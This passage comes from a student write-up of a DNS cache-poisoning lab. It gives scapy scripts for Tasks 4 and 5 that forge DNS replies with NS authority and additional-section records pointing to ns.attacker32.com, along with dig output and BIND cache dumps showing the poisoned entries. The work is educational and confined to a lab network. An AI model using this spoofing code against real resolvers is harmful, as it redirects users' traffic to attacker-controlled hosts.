;; WHEN: Mon Apr 10 07:34:02 UTC 2023
;; MSG SIZE rcvd: 88

user=10.9.0.5:/
$>
```

```
$>dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16187
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: cd72c7c31b5813d4010000006433bd546b49da000ce72af6 (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A

;; ANSWER SECTION:
ns.attacker32.com.      258316   IN      A          10.9.0.153

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 07:40:04 UTC 2023
;; MSG SIZE  rcvd: 90

user=10.9.0.5:/
```

Will send it to malicious domain name server because there is forward zone in the local dns server

Task 4: Spoofing NS Records for Another Domain

```
File Edit Search View Document Help
task_1.py task1.py task2.py task3.py task4.py

#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Ansssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                         ttl=259200, rdata='1.1.1.1')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.com', type='NS',
                         ttl=259200, rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS',
                         ttl=259200, rdata='ns.attacker32.com')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=2, arcount=0,
                      an=Ansssec, ns=NSsec1)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        spoofpkt.show()
        send(spoofpkt)

    # Sniff UDP query packets and invoke spoof_dns().
    f = 'udp and src host 10.9.0.53 and dst port 53'
    pkt = sniff(iface='br-f14e5311d392', filter=f, prn=spoof_dns)
```

On local DNS server

```
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

```
$>dig www.example.com
; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 525
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: d35c0fd30c8b7705010000006433af22b8b5d513d722602e (good)
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      258670   IN      A      1.1.1.1
;;
;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 06:39:30 UTC 2023
;; MSG SIZE  rcvd: 88
user=10.9.0.5:/
```

We get a fake ip address


This time we want to see whether google.com will be cached or not

```
$>rndc flush  
local-dns-server-10.9.0.53:/etc/bind  
$>rndc dumpdb -cache  
local-dns-server-10.9.0.53:/etc/bind
```

Here google.com does not work as it is not cached

```
$> rndc dumpdb -cache  
local-dns-server-10.9.0.53:/etc/bind  
$> cat /var/cache/bind/dump.db | grep attacker  
example.com.          777654 NS      ns.attacker32.com.  
local-dns-server-10.9.0.53:/etc/bind  
$> cat /var/cache/bind/dump.db | grep example  
example.com          777654 NS      ns.attacker32.com.  
www.example.com.     865253 A       1.1.1.1  
local-dns-server-10.9.0.53:/etc/bind  
$> cat /var/cache/bind/dump.db | grep google  
local-dns-server-10.9.0.53:/etc/bind  
$>rndc flush  
local-dns-server-10.9.0.53:/etc/bind  
$>■
```

Task 5: Spoofing Records in the Additional Section



The screenshot shows a Linux desktop environment with several windows open. In the foreground, a terminal window displays a Python script named `task5.py`. The script is designed to spoof DNS records. It uses the `scapy.all` module to manipulate DNS packets. The code includes sections for the Answer, Authority, and Additional sections, and it constructs a DNS packet with specific fields like ID, QD, AA, RD, QR, and various TTL values. Finally, it sends the spoofed packet over UDP port 53.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
        pkt.show()

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        ttl=259200, rdata='1.1.1.1')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.com.', type='NS',
                        ttl=259200, rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='example.com.', type='NS',
                        ttl=259200, rdata='ns.example.com')

        # The Additional Section
        Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net.', type='A',
                        ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                        ttl=259200, rdata='3.4.5.6')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                      qdcount=1, ancount=1, nscount=2, arcount=3,
                      an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        spoofpkt.show()
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
```

On the attacker machine we need to run `./task5.py`

And on the local DNS server we need to execute the following commands

```
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attack
                                777531 NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.          777531 NS      ns.example.com.
www.example.com.     895625 A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep facebook
local-dns-server-10.9.0.53:/etc/bind
$>■
```